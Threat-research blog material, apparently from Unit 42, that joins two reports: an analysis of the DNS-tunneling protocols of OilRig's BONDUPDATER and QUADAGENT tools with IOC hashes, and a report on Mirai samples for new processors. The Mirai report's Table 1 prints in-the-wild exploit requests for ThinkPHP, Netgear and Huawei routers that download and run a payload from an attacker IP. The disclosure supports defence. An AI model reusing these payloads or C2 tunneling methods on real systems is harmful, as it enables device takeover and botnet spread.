OilRig has used the BONDUPDATER tool in its attack campaigns as far back as mid-2017 according to FireEye’s research. There were two known variants of BONDUPDATER prior to our discovery of a new variant of BONDUPDATER delivered in a targeted attack on a Middle Eastern government organization in August 2018 that we blogged about here. The early variants of variants of BONDUPDATER used DNS A record queries for its DNS tunnel using the “GetHostAddresses” method in the System.Net.Dns class. The later variant of BONDUPDATER relied on raw sockets provided by the System.Net.Sockets.UdpClient class to issue both DNS A and TXT lookups to facilitate the DNS tunnel. The use of multiple DNS query types makes the two BONDUPDATER variants dramatically different, so we will describe each separately.

Early BONDUPDATER

The initial BONDUPDATER samples used DNS A queries exclusively to set up its communication tunnel with its C2 server. Depending on the sample, the subdomains generated by this variant of BONDUPDATER would differ slightly, but the overall purpose of this variant of BONDUPDATER is to use a DNS tunnel to download a new PowerShell and/or VBScript script from the C2 to execute.

The initial BONDUPDATER variant issues a beacon in the form of a DNS A request to the C2 server. To build this beacon, the Trojan will create a subdomain that contains a random number, a sequence number and a unique system identifier. The Trojan will first create a unique system identifier by executing the “whoami” command and using the first 12-characters of output as the identifier. The sequence number in the subdomain allows the Trojan to notify the C2 the offset within the data that it is requesting, which is “000” for the initial beacon. The Trojan uses the following structure for the initial beacon:

<random number between 10-99, 1-6 digits worth><action value, “0” for beacon><sequence number><unique system identifier>B007.<C2 domain>

If the C2 wishes to send data to the Trojan, it will respond with an IPv4 address within the answer that starts with “24.125” as the first two octets. The Trojan will treat the remaining two octets as characters that it will use as a filename to save the data provided by the C2. The Trojan will use the last character of the filename to determine how to handle the data provided by the C2. Table 4 shows the three values the Trojan will look for as the last digit of the filename (fourth octet of response to the beacon) and how the Trojan will handle the received data.


Last digit in Filename Description
0 Treat data as PowerShell commands to execute
1 Write data to <filename>.ps1
2 Write data to <filename>.vbs

Table 4. Commands run based on the trailing character in the filename

Figure 22 shows the C2 responding with “24.125.0[.]1”, which instructs BONDUPDATER to create a file named “01.ps1” to save the data. If the C2 wishes to terminate the Trojan, it would respond to the beacon with an IPv4 answer of “11.24.237[.]110”.

Figure 22. Original BONDUPDATER beacon and the C2 server responding with a filename and data within the IPv4 answers

Once it creates the file, BONDUPDATER will begin sending DNS queries to request IPv4 answers that it will treat as data. The Trojan will use the same query structure as the beacon, but will use an action value of “1” and begin incrementing the sequence number in the subdomain by 3 upon each request for data. The sequence number corresponds to the offset of the data that the C2 server will send, which it will transmit three bytes at a time within the first, second and third octets of the IPv4 address. The C2 will provide the current sequence number within the fourth octet of the IPv4 address, which echoes the sequence number back to the Trojan to confirm it is the correct data chunk. Figure 22 also shows the C2 providing IP addresses as answers to next two queries with the first three octets as data and the fourth octet as the sequence number, which the Trojan would save “whoami” to the “01.ps1” file.

If the Trojan successfully downloads the data from the C2 server, it crafts another subdomain that it will query to notify the C2 of the successful data transfer. This subdomain is interesting as it includes the system specific identifier from the beacon, but also includes up to 25-bytes of hexadecimal bytes of the output from the “whoami” command that was used to craft the unique system identifier. We believe that BONDUPDATER would use this structure to transmit data back to the C2 server if desired. The subdomain built for the notification query has the following structure:

<random number between 10-99, 5-10 digits worth>4<sequence number, always “000”><unique system identifier>B007.<25-bytes of hexlified ‘whoami’ output>.<C2 domain>

Figure 23 shows BONDUPDATER notifying the C2 that it downloaded the data, but the figure also shows how the queries would look for data exfiltration.

Figure 23. BONDUPDATER sending data to the C2

The BONDUPDATER Trojan does not run the downloaded PowerShell or VBScript files, instead it relies on the C2 responding to a subsequent beacon with an IPv4 within the answer that starts with “24.125” and the fourth octet containing a “0”. According to Table 4, BONDUPDATER would treat the downloaded data as a PowerShell command, which would allow the actor to run previously downloaded PowerShell and/or VBScript files.

Updated BONDUPDATER

The updated BONDUPDATER that OilRig used in a 2018 attack on a Middle Eastern government organization had the same DNS tunneling protocol as the previously described variant, however, it could also use a different tunneling protocol that used a combination of DNS A and TXT queries for data transfer.

The updated BONDUPDATER uses the same DNS tunneling protocol using DNS A queries, specifically looking for an IPv4 address starting with “24.125” to get the filename to save the data to and “11.24.237.110” if the C2 wishes to terminate the Trojan. The updated BONDUPDATER also looks for an IPv4 address of “99.250.250.199”, which instructs the Trojan to begin using the alternate DNS tunnel that issues DNS TXT queries to transfer data.

Regardless of which DNS tunneling protocol the Trojan uses, the subdomains crafted have a different structure from the previously known variant. As mentioned in our previous blog:

"The format of the generated domains for both sending and receiving starts with the previously generated GUID created to uniquely identify the system. However, the Trojan inserts a part number value and an action type character into this GUID string at random offsets. The part number value is a three-digit string that corresponds to the chunk of data the Trojan is attempting to transmit. The action type is a single character that notifies the C2 the type of communication the Trojan is carrying out. The two static characters “C” and “T” in the subdomain surround two digits, which help the C2 server find the part number and action type mixed in within the GUID string at random offsets."

The structure of the subdomains previously described is as follows, with the indexes for the part number and action representing a zero-based indexed string (0 is the first character of the string):

<GUID with part number and action character><sequence number><between 1 and 7 random characters>C<index of part number><index of action>T.<C2 domain>

The initial beacon from the Trojan to the C2 uses an action type of “M” and a part number of “000”, as the Trojan is not attempting to transmit any data. Figure 24 shows an example beacon sent from the BONDUPDATER to its C2 server, with the part number “000” at offset 7 and the action “M” at offset 4. It is important to note that if the index of the action is larger than the index of the part number, then the location of the action will be incorrect and will need the length of the part number (3) added to it to find the correct offset.


Figure 24. Updated BONDUPDATER’s initial beacon and the C2 instructing Trojan to use TXT queries

As you can see in Figure 24, the C2 server responded to the beacon with the IPv4 address “99.250.250[.]199” to instruct BONDUPDATER to use the new TXT-based DNS tunnel. To obtain commands from the C2 server, BONDUPDATER will request a filename from the C2 server via a beacon that uses a DNS TXT query with “W” as the action value. BONDUPDATER will not only use this filename to write downloaded data to, but it will also use the trailing character of the filename as the command to run. Table 5 from our previous blog shows how the Trojan will use the trailing character of the provided filename to carry out specific activities.

Trailing Character/Command Purpose Description
0 Execute command Reads the contents of the file and runs them as a command with “cmd.exe”. The output of the command is saved to a file whose name starts with “proc” and is stored in the “sendbox” folder, which the Trojan will send to the C2 server.
1 Download file Reads the contents of the file for a path to a file to download. Copies the specified file to a file in the “sendbox” folder for the Trojan to send to the C2 server.
Any other character Upload file Used to store a file on the system. The file is moved to the “done” folder, which stores the file for future use. The Trojan writes “200<>[path to stored file]” to a file in the “sendbox” folder to notify the C2 that the file was downloaded successfully.

Table 5. Commands available in BONDUPDATER and their purpose

 The C2 server will respond to this DNS TXT query with TXT answers that start with an instruction that tells BONDUPDATER how to process the data. Table 6 from our previous blog shows the instructions that the Trojan will parse for within the TXT answer. A greater than (“>”) character will immediately follow the instruction within the TXT answer, in which the Trojan will treat the characters that follow the greater than character as data.

Instruction Description
N Idle. Set action type of next query to “W”
S Receive data from C2. Decode data portion as base64. Sets the action type of future queries to the C2 to “D”.
S000s Use data to as a portion of the filename to save data to. The data is appended to the string “rcvd”, which will be saved in the “receivebox” folder. Sets the action type of future queries to the C2 to “D”.
E Write bytes provided by the “S” command to the file resulting from the “S000s” command. The breaks the loop for the script to process the downloaded file.
C Cancel communications by exiting the loop.

Table 6. Instructions within the new data transfer process in BONDUPDATER and their meanings

To execute a command on the system, the C2 would respond to the “W” TXT beacon with the instruction “S000s” followed by the greater than (“>”) character and a filename that ends in a character that ends in “0”. Figure 25 shows the BONDUPDATER issuing a request to obtain a filename from the C2 server by issuing a TXT query with the “W” action at offset 3 in the subdomain. The screenshot also shows the C2 responding to the query with “S000s>10100”, which tells the Trojan to create a file named “rcvd10100”, as the Trojan will append the provided filename to the string “rcvd”.


Figure 25. BONDUPDATER requesting a filename to which to save downloaded data

 With the filename obtained, the Trojan will begin issuing DNS TXT queries with an action of “D” to download data from the C2. The C2 server will respond to these requests with an instruction of “S0000”, followed by the first chunk of base64 encoded data that is the command. Figure 26 shows BONDUPDATER issuing a TXT query with the “D” action at offset 5 and the C2 server responding with the instruction of “S0000” and the encoded command of “d2hvYW1pJmlwY29uZmlnIC9hbGw=” for the command “whoami&ipconfig /all”.


Figure 26. BONDUPDATER requesting data to download and the C2 providing base64 data

 BONDUPDATER waits to receive an instruction from the C2 server that starts with “E” before writing the downloaded data to the supplied filename. After receiving the “E” instruction, the Trojan will write the base64 decoded data to the file and process the newly created file. Figure 27 shows the C2 server providing the “E” instruction within the TXT answer. In the current example, the Trojan would treat the newly saved file as a script thanks to the filename ending with the “0” character. The Trojan would run the contents of the file using “cmd.exe” and save the output to a file named “proc10100” that will be uploaded to the C2 server.

Figure 27. BONDUPDATER C2 providing an instruction to tell the Trojan to write the data to the file

 To upload data to the C2 server, the updated BONDUPDATER variant will use DNS A requests to transmit the data within the crafted subdomain. The structure of this subdomain differs from the DNS A and TXT requests meant to receive data, as these subdomains include segments for the filename and the data itself. To send data to the C2, the Trojan will issue DNS A queries to resolve domains with the following structure:

 <GUID with part number and action character of “2”><sequence number><between 1 and 7 random characters>C<index of part number><index of action>T.<data chunk>.<filename>.<c2 domain>

When sending data to the C2, the Trojan will include the character “2” for the action to notify the C2 that it is going to send data. Both the data and filename segments of the subdomain are encoded using an encoding mechanism that takes the following steps:

  1. Creates two separate empty strings
  2. Converts each data byte to their hexadecimal form
  3. Splits each hexadecimal byte into two nibbles
  4. Appends the first nibble to the first string
  5. Appends the second nibble to the second string
  6. Concatenates the two strings together

This process effectively separates the two characters of each hexadecimal byte and spreads them out across the total string. The filename segment contains the encoded string for the filename with an asterisk (“*”) appended. For instance, the “10100” file seen in Figure 27 above will have an asterisk appended to it to produce “10100*”, which when encoded using this method results in a string of “33333210100A”. The following code block visualizes how this encoding method works: 

The data segment of the subdomain can be a maximum of 60 characters long, so BONDUPDATER will split the data to exfiltrate into 30-byte chunks and encode the data using the same encoding method. To initiate the exfiltration of this file with the C2, BONDUPDATER will issue an initial DNS A query for a domain whose data chunk section starts with a hardcoded “COCTab” string followed by an encoded string of data that contains the filename and the length of the encoded data that will be transmitted. For instance, the “10100” file used in our example stored 2795 bytes of output from the issued command, which results in 5590 bytes when encoded. The Trojan splits the filename and data size with an asterisk and uses asterisks as padding to create a 27-character string of  “10100*5590*****************”, which results in an encoded string “33333233332222222222222222210100A5590AAAAAAAAAAAAAAAAA”. BONDUPDATER appends this encoded string to “COCTab” and issues a DNS query using this as its data segment of the subdomain to notify the C2 how many DNS A requests it will issue to transmit the data. Figure 28 shows the initial notification query that contains the “33333210100A” string in the filename segment and the data segment containing the filename and data length string after “COCTab”.

Figure 28. BONDUPDATER query notifying the C2 that it will upload the contents of a file

The C2 server will respond to this DNS A request with an IPv4 address that contains the first two characters of the GUID used as the system identifier as the first octet, “2” and “3” as the second and third octet and the fourth octet containing a sequence number corresponding to the data chunk that the C2 server wishes the Trojan to send. BONDUPDATER will continue to send DNS A queries with chunks of encoded data from the file within the data segment of the subdomain until all of the data has been transmitted. Figure 29 shows the C2 server responding to the notification query and the following data transfer queries with the IPv4 addresses whose fourth octet increments by three to obtain the next chunk of data.

Figure 29. BONDUPDATER transmitting data to the C2 in the queried subdomains

 After sending all of the data, the Trojan will issue a final DNS query with “COCTabCOCT” in the data segment. This query notifies the C2 server that the Trojan has finished sending the contents of the file. Figure 30 shows the continued data transfer via DNS queries, followed by the final DNS query with “COCTabCOCT” within the data segment. 

Figure 30. BONDUPDATER sending data and telling the C2 it is done via the "COCTabCOCT" string

QUADAGENT

OilRig has used the QUADAGENT tool in targeted attacks, one of which we publicly discussed in our blog titled OilRig Targets Technology Service Provider and Government Agency with QUADAGENT. QUADAGENT is capable of using DNS tunneling to communicate with its C2 server using DNS queries to resolve custom crafted subdomains of a C2 domain. The DNS tunneling protocol uses AAAA queries to transmit and receive data between the infected system and its C2 server. Depending on the version of Windows, the payload will use a different method to issue the queries, specifically:

Windows 8+

Resolve-DnsName -Name <generated subdomain>.<c2 domain> -Type AAAA -DnsOnly

Windows 7

nslookup.exe -q=aaaa <generated subdomain>.<c2 domain>.

It appears that the author knew that PowerShell on Windows versions prior to Windows 8.1 did not have the DnsClient module that contains the Resolve-DnsName method. At a high level, QUADAGENT communicates with its C2 server to obtain a PowerShell script that it will replace itself with, which essentially updates the Trojan with a secondary payload. To carry out this updating functionality, QUADAGENT follows a sequence of steps that involves:

  1. Obtaining a session identifier and pre-shared key
  2. Confirming the correct session identifier
  3. Downloading the PowerShell script
  4. Confirming the download and execution

The first step to set up communications between QUADAGENT and the C2 involves an initial handshake to obtain a session ID and pre-shared key. To obtain its session id and pre-shared key, the payload will issue a query to resolve the following domain, which acts as the initial beacon:

mail.<random number between 100000 and 999999>.<c2 name>

This request is to notify the C2 server that the payload is about to send system specific data as part of the initial handshake. The system specific data sent to the C2 server is in the following format:

<domain>\<username>:pass

The above string is encoded using a custom base64 encoder to strip out non-alphanumeric characters ("=","/" and "+") from the data and replaces them with domain safe values ("01", "02" and "03" respectively). QUADAGENT will issue a DNS query to resolve a domain with the following structure to send this encoded system data to the C2:

<encoded system data>.<same random number between 100000 and 999999 above>.<c2 name>

The C2 server will respond to these requests by providing a session identifier to uniquely identify the compromised system and pre-shared key encrypt data sent via the DNS tunnel. To transfer this data to QUADAGENT, the C2 server will respond to the last DNS query with an IPv6 address that contains a number that the Trojan will use to determine how many DNS requests it must issue to download the data from the C2 server. The C2 server will send the count value in the last two hexadectets of the IPv6 address in the answer to the query. Figure 31 shows QUADAGENT sending a query to notify the C2 that it will send system specific data in the following query. The C2 response has “2” in the last two hexadectets, which instructs the Trojan to issue two queries to download the desired data.

Figure 31. Wireshark displaying beacon and transmission of system information between QUADAGENT and its C2

To receive the data, QUADAGENT will issue DNS requests to resolve subdomains of the C2 domain that start with “www” followed immediately by a sequence number of the chunk of data the Trojan currently seeks. The Trojan will issue queries to resolve the domains with the following structure until it has reached the count value provided by the C2 in Figure 31:

www<sequence number>.<random number between 100000 and 999999>.<c2 name>

After obtaining the data, QUADAGENT will issue a query to resolve a subdomain structured as follows to signal to the C2 server that it received all of the data:

www.<random number between 100000 and 999999>.<c2 name>

Figure 32 shows QUADAGENT issuing DNS requests with incrementing sequence numbers and the C2 providing the session identifier and pre-shared key within the IPv6 answers. The screenshot also shows the Trojan sending a DNS query to notify the C2 that it successfully received the data.

Figure 32. Wireshark displaying QUADAGENT downloading a session identifier and pre-shared key from C2

QUADAGENT will then finish the handshake sequence by using its newly obtained session identifier in a series of queries. The Trojan will use a similar series of queries later on to exfiltrate data to the C2 later in its communications, but at this point in the communications QUADAGENT just uses them to echo the session identifier back to the C2. The payload starts this process by issuing a DNS query to resolve a domain with the following structure to notify the C2 that it is about to send data:

ns1.<new random number between 100000 and 999999>.<c2 name>

QUADAGENT does nothing with the answer to the previous query, rather it immediately issues a query to resolve the following domain, which effectively transmits the session id value to the C2:

<session id>.<same random number between 100000 and 999999>.<c2 domain name>

Once again, the payload disregards the answer to the query above. At this point, if QUADAGENT had data to the C2, it would encrypt the data and encode the ciphertext using the custom base64 function used to transmit the system information within the handshake. The Trojan would then send this encoded data within a sequence of queries that include 60 characters of the encoded ciphertext as the first portion of the subdomain. After completing the data transmission, QUADAGENT then issues one last query to resolve a domain with “ns2” as the subdomain to notify the C2 server that it is done sending data. At this point in the communications, QUADAGENT does not have any data to send to the C2, as it is only echoing the session identifier so the Trojan issues a query to resolve a domain structured as follows:

ns2.<same random number between 100000 and 999999>.<c2 domain name>

Figure 33 shows QUADAGENT sending the provided session identifier to the C2 server.

Figure 33. Wireshark showing QUADAGENT echoing its session identifier back to the C2

To transmit the data via the DNS tunneling channel, the C2 server will respond to the previous query with an IPv6 address that contains the number of DNS queries the payload must issue to obtain the entirety of the data from subsequent IPv6 answers. This is the same process discussed earlier when the C2 server provided the session identifier and pre-shared key. Much like the data transfer method discussed earlier, QUADAGENT will issue DNS requests to resolve subdomains “www<sequence number>” with the sequence number incrementing until it receives all the data. Once it receives all the data, the Trojan issues a query to resolve “www.” to notify the C2 that it received all the data.

The C2 can respond to the query to resolve the “ns2.” domain with pipe-delimited (“|”) data that QUADAGENT will parse and handle in one of two ways depending on fields provided. The Trojan will parse the two types of data and treat them as:

  • A new session identifier and pre-shared key
  • A command to overwrite the current script with a new PowerShell script to execute

First, the C2 can provide data with a specific structure that QUADAGENT will treat as a new session identifier and pre-shared key. Much like the initial handshake, QUADAGENT will save this session identifier and pre-shared key to the registry so the Trojan does not have to carry out the handshake each time it executes. The C2 creates a string following structure and sending it to QUADAGENT as cleartext via IPv6 addresses in the “www<sequence number>” query sequence:

<session identifier>|<length of pre-shared key>|<pre-shared key>

Second, the C2 can provide data that QUADAGENT will treat as a command that it will parse looking for data to overwrite its current file with a new PowerShell script. The C2 provides this data by creating a string with the field before the first pipe (“|”) empty, the second field containing the length of the ciphertext and the third field starting with the 16-byte initialization vector (IV) followed by the data encrypted with AES using the previously mentioned IV and the pre-shared key. This data is sent to the Trojan via the “www<sequence number>” query sequence in the following format:

|<length of encrypted data>|<AES IV><Data encrypted with AES and pre-shared key>

Figure 34 shows the C2 server instructing QUADAGENT to issue 5 requests to download data. QUADAGENT issues these queries and increments the sequence number in each query. The C2 server provides answers to these queries with the length of the data, the 16-byte AES initialization vector and the data encrypted with AES using the pre-shared key.

Figure 34. Wireshark displaying QUADAGENT downloading a command from the C2 server

QUADAGENT will decrypt the data downloaded from the C2 server using AES with the provided IV and the previously provided pre-shared key. QUADAGENT will parse the decrypted data based on the following structure:

hello<char uuid[35]><char type[1]><data>

The message will start with the string 'hello', followed by a 35 character UUID string. The 'type' field specifies the command that the payload will handle, which known QUADAGENT samples can only handle one command type 'x'. The 'x' command treats the supplied data field as a PowerShell script that it will write to the current PowerShell script, effectively overwriting the initial PowerShell script with a secondary payload.

The payload will then notify the C2 that it has successfully downloaded the secondary PowerShell payload. The payload creates a string that has the following structure that it will send to the C2:

bye<char uuid[35]>d

QUADAGENT will send the above string to the C2 using the sequence of DNS queries previously mentioned for data exfiltration. The sequence starts by first issuing a DNS query to resolve the following domain to notify the C2 that the payload will send data to it in subsequent DNS queries:

ns1.<random number between 100000 and 999999>.<c2 name>

QUADAGENT will then issue a query to resolve a subdomain structured as follows, which contains the session identifier that notifies the C2 which host is about to send data:

<session id>.<same random number between 100000 and 999999>.<c2 domain name>

The payload will then split the message up into 60-byte chunks, which it will send to the C2 via DNS queries to resolve domains structured as:

<encoded/encrypted data of message>.<same random number between 100000 and 999999>.<c2 name>

The payload will notify the C2 that it is done sending data by issuing a DNS query to resolve a domain structured as:

ns2.<same random number between 100000 and 999999>.<c2 name>

Figure 35 shows QUADAGENT uploading data to the C2 server as base64 encoded data within the queried subdomain. Before sending the data, the Trojan provides the notification query using the “ns1” subdomain, followed by a query with the session identifier. Finally, QUADAGENT issues a query for the “ns2” subdomain to notify the C2 that it is done sending data.

Figure 35. Wireshark displaying QUADAGENT sending its "bye" message to the C2 server

Conclusion

The OilRig group has repeatedly used DNS tunneling as a channel to communicate between their C2 servers and many of their tools. As mentioned in our overview of DNS tunneling, this threat group saw the benefits of using DNS tunneling, as DNS is almost universally allowed through security devices. One major drawback of using DNS tunneling is the high volume of DNS queries issued to transmit data back and forth between the tool and the C2 server, which may stand out to those monitoring DNS activity on their networks.

While all DNS tunneling protocols have to abide by the standardized DNS protocol, not all of the tunneling protocols used by OilRig are equal from an efficiency or blending in standpoint. Data transmission using these DNS tunnels uses specially crafted subdomains, which can transmit more data per query by designating more of the characters within the subdomain as data. It is also obvious that the use of base64 encoding is more efficient than base16 in these protocols, as each character of base64 encoded data can send .75 bytes of data whereas base16 requires two characters to send 1 byte. Regardless of the encoding, the extremely long subdomains used in some of these tunnels to transmit data may not blend into legitimate DNS query traffic.

Palo Alto Networks customers interested in protecting themselves against DNS Tunneling attacks should investigate our DNS Security Service, which uses advanced techniques to identify and block DNS Tunneling attacks.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

IOCs

While not an exhaustive list of samples, please reference the following SHA256 hashes for the various tools discussed in this blog.

Helminth
662c53e69b66d62a4822e666031fd441bbdfa741e20d4511c6741ec3cb02475f
089bf971e8839db818ac462f53f82daed523c413bfc2e01fb76dd70b37162afe
d808f3109822c185f1d8e1bf7ef7781c219dc56f5906478651748f0ace489d34
1b2fee00d28782076178a63e669d2306c37ba0c417708d4dc1f751765c3f94e1
0ec288ac8c4aa045a45526c2939dbd843391c9c75fa4a3bcc0a6d7dc692fdcd1
3986d54b00647b507b2afd708b7a1ce4c37027fb77d67c6bc3c20c3ac1a88ca4
f5a64de9087b138608ccf036b067d91a47302259269fb05b3349964ca4060e7e
4b5112f0fb64825b879b01d686e8f4d43521252a3b4f4026c9d1d76d3f15b281

ISMAgent
a9f1375da973b229eb649dc3c07484ae7513032b79665efe78c0e55a6e716821
52366b9ab2eb1d77ca6719a40f4779eb302dca97a832bd447abf10512dc51ed9

ALMA dash
f37b1bbf5a07759f10e0298b861b354cee13f325bc76fbddfaacd1ea7505e111

ALMA dot
e52b8b0e8225befec156b355b3022faf5617542b82aa54f9f42088aa05a4ec49

BONDUPDATER Original
de620a0511d14a2fbc9b225ebfda550973d956ab4dec7e460a42e9d2d3cf0588

BONDUPDATER Updated
d5c1822a36f2e7107d0d4c005c26978d00bcb34a587bd9ccf11ae7761ec73fb7
7cbad6b3f505a199d6766a86b41ed23786bbb99dab9cae6c18936afdc2512f00

QUADAGENT
1f6369b42a76d02f32558912b57ede4f5ff0a90b18d3b96a4fe24120fa2c300c

Mirai Compiled for New Processors Surfaces in the Wild

Executive Summary

In late February 2019, Unit 42 discovered Mirai samples compiled for new processors/architectures not previously seen before. Despite the source code being publicly released In October of 2016, the malware has, until now, only been found targeting a fixed set of processors/architectures.

Unit 42 has found the newly discovered samples are compiled for Altera Nios II, OpenRISC, Tensilica Xtensa, and Xilinx MicroBlaze processors. This is not the first time Mirai has been expanded for new processor architectures, samples targeting ARC CPUs were discovered in January 2018. Yet this development shows that Mirai developers continue to actively innovate, targeting a growing array of IoT devices. The malware gained notoriety in 2016 for its use in massive denial of service attacks on Dyn and the website of security blogger Brian Krebs. If the latest innovations lead to an increase in the number of infected devices, that means that Mirai attackers would have access to additional firepower for use in denial of service attacks.

In this blog, we show the new features we’ve found in these new samples, discuss the infrastructure we observed, show how other Mirai samples using known exploits were hosted on the same infrastructure as the new samples, and give indicators of compromise (IoCs) for these new samples.

To protect against Mirai and other threats, organizations should make securing their IoT devices with the latest updates and non-default passwords a priority.

New Features in these New Samples

In addition to the being compiled for these new architectures, we have found that these new samples also contain the following new features:

  • Encryption algorithm: These samples make use of a modified version of the standard byte-wise XOR (as implemented in the toggle_obf function) used in the original Mirai source code.

It uses 11 8-byte keys, all of which are cumulatively byte-wise XOR-ed to get the final resulting key. This is better illustrated in the code snippet below:

This is effectively the equivalent of a byte-wise XOR with 0x5A.

  • attack_method_ovh: The samples include a DDoS attack option with the following parameters:

These are the exact same parameters as the attack method “TCP SYN” (attack_method_tcpsyn) in the original Mirai source, so the reason behind incorporating a new attack method with the same parameters remains unclear.

Pivoting on this attack method in AutoFocus, we found samples circulating in the wild since November 2018 for other previously known architectures also employing it.

Infrastructure

We found these latest samples on a single IP that at one point of time was hosting them via an open directory; however, on February 22, 2019, the server was later updated to hide the file listing but continued to host the files themselves.

                                                 Figure 1. Open directory hosting samples of the Mirai variant

Prior to the update on February 22, the same IP was hosting Mirai samples containing the following exploits known to be used in previous versions of Mirai. The presence of these exploits in both previous versions of Mirai and our newly discovered samples help show the tie between the two are likely used by the same attacker in this case. These exploits are shown in Table 1, below.

Vulnerability Exploit Format
ThinkPHP Remote Code Execution GET /to/thinkphp5.1.29/?s=index/ hinkContainer/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]= 'wget http://178.62.227[.]13/wrgjwrgjwrg246356356356/hx86 -O /tmp/Hito; chmod 777 /tmp/Hito; /tmp/Hito wget.exploit.selfrep.thinkphp' HTTP/1.1

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: /

User-Agent: Hito/2.0

D-Link DSL2750B OS Command Injection
Netgear Remote Code Execution GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;/bin/busybox+wget+-g+178.62.227[.]13+-l+/tmp/binary+-r+/wrgjwrgjwrg246356356356/hmips;+/bin/busybox+chmod 777+*+/tmp/binary;/tmp/binary+wget.selfrep.exploit.netgear&curpath=/&currentsetting.htm=1 HTTP/1.0
CVE-2014-8361  


CVE-2017-17215 POST /ctrlt/DeviceUpgrade_1 HTTP/1.1

Content-Length: 430

Connection: keep-alive

Accept: */*

Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1", response="3612f843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=00000001, cnonce="248d1a2560100669"

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox wget -g 178.62.227.13 -l /tmp/binary -r /wrgjwrgjwrg246356356356/hmips; /bin/busybox chmod 777 * /tmp/binary; /tmp/binary wget.selfrep.exploit.huawei)</NewStatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>

Table 1. Exploits in Mirai variant hosted at 178.62.227[.]13 prior to February 22

Conclusion

Given that the Mirai source code is open source, something as elementary as compiling the same source code for a larger range of processors provides attackers with the advantage of a larger attack surface. Practically, this means that the family can now infect and propagate via a larger number of embedded devices, affording attackers greater DDoS firepower.

Palo Alto Networks customers are protected by:

  • WildFire detects all related samples with malicious verdicts.
  • All exploits and IPs/URLs involved in these campaigns are blocked through Threat Prevention and PANDB.

AutoFocus customers can track the exploits mentioned using the following tags:

The malware family can be tracked in AutoFocus using the tag ELFMirai

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise

URLs

178[.]62.227.13/wrgjwrgjwrg246356356356/hmicroblazebe

178[.]62.227.13/wrgjwrgjwrg246356356356/hmicroblazeel

178[.]62.227.13/wrgjwrgjwrg246356356356/hnios2

178[.]62.227.13/wrgjwrgjwrg246356356356/hopenrisc

178[.]62.227.13/wrgjwrgjwrg246356356356/hxtensa

Xilinx MicroBlaze Samples

006b73c03760f168a5d71c0edd50e9a437aca7b3db1dbecac75ea2ef9e74f54f

233790b3a74245c4660cadec23145246484154abd01edd45836c31598f96b13d

26298ff73035ef2dc92cda118d476933d3014b39ac478865bd86d28aa5457459

2d7ed9ccd1b94f58aff30f7a7d798dd03b6a0f5bed2a529e1e13d8d78e9ae289

3891a82075bd173bb1e052c27f1be946559aaeb65e6a4c761ba8bbd2cbccd3fb

43c5efda1875fd809f97b49d296f34e1292ed86e5a4197460764fe67b98294ef

44f1d6144df90adea1b7b482c84946257c9fb70a9c195a6846f416de80b5e6fd

4cb4c5cbf7eb646bdc08640f4f9e9a4383a9c7ac4e26be0caeb9dc904670c5bf

4d8a4841a2f4a61ed6df2be79dd7ea1eb2052cee6eba4d8de30add7908ebb779

537c2d136a805fe1b703709b0794e25f91f2136027287fa4817080330c7989ce

683b6f8209725ae0e715cda5a1cd35bcaacb5d45ae8e487c98dce2c01c91c887

9b1eab0283fd6948a9a181abaa2f6b3c26f2b0077c8a8b32e763790dd64d2a22

a736d6ebf9596872f3c92ac486be2588ccf0c53cf15a3897a97c83ca1525ff8d

a9dbcc2681d427f9820ca9c5ec120b9bf3e83c9856e89736884ee4dc26712e50

bdd19fa8a7c0e3a5ebbb14d5885cb09a863122ad2c78f53361db0c194045d491

c0f18a5113b341faacb9f647cee954a237925cc62d5daff559a8a880702273c1

c75b3c52c0f5eebfd4c44c3069a393e824d455c7405d57ee99fd7613b8211b31

d28d05477ddbb1e3de330e98a2cb199ed76df0d1c942c467c977c9b70771477a

de6a0d2b8b4323bc06a6cd02b0042fc92c36319696dafafd057e905d359f60ea

e740f780f2b91a41c5024115bbed607b0a75e52fcf4f96b86d0f8adda0c97ddf

OpenRISC Samples

09f8885872bc47e03608d6725f8735074c8b915ca08540e367921223058c108a

199f1976cb5fb39a9c395a28e2178476b6eaec0f3499a5a11912f103dcd64d00

1efdfc79d0c4b779966dfcae7d4f0a1f17f043e098ec0f90ff12a7ebc3c3f1f1

24b4c838dd41c0d812f747e48cf24be4f2265bce8f1e4d0d8ca6a7fc5649019b

59b7a7baf4c239786fdf5ceca9084d829c6f6fc0603a524df313b2ef4958e4c2

6183c7c87ff7cc3721c000af73714be27884a22057c4dc69bccd34571353f327

74a45ff17678e0bddf383b5229785dda04c515e778bc9421d9396168f1cf3c3d

76c9e543a0386994031b4905533eccd05400b3bb12fefc94f1eb65af5debe986

b6359a84bd36a3ce8a13f1306ad74d757c384a772691c228c9a00a5246d828fa

b758405fd18c4518878868163472bcb4e988e4ecbc3312b9756d231b80646816

b89196b9773c6c809a2547434ce3e9de8a494ed7b338e013fd3f2818b4b54fd1

c33080bea85616fd1251f877cd9ff570dd6a2e2f24cc20254754cb2c74a2375e

d21880f4f919c410d0f2ee447716a2f7288dbaa21ec7de8601f0fc999b4d3d45

f646c45feb0ccab4caf61bdb4aa45b0295614b2e881ad9c594ccaec2ea886671

Tensilica Xtensa Samples

006436f282f46f49eb97c2e119622ac61086a908623ca741eb29caeca22c797a

28bb80c687cb0aeea0b2d53dd5bf34f21f7292e5708b0aefeea25aebe2ff93af

5647168f9818dc40599d057c426424709bde5722c62088ecff64b97d3acfc4a7

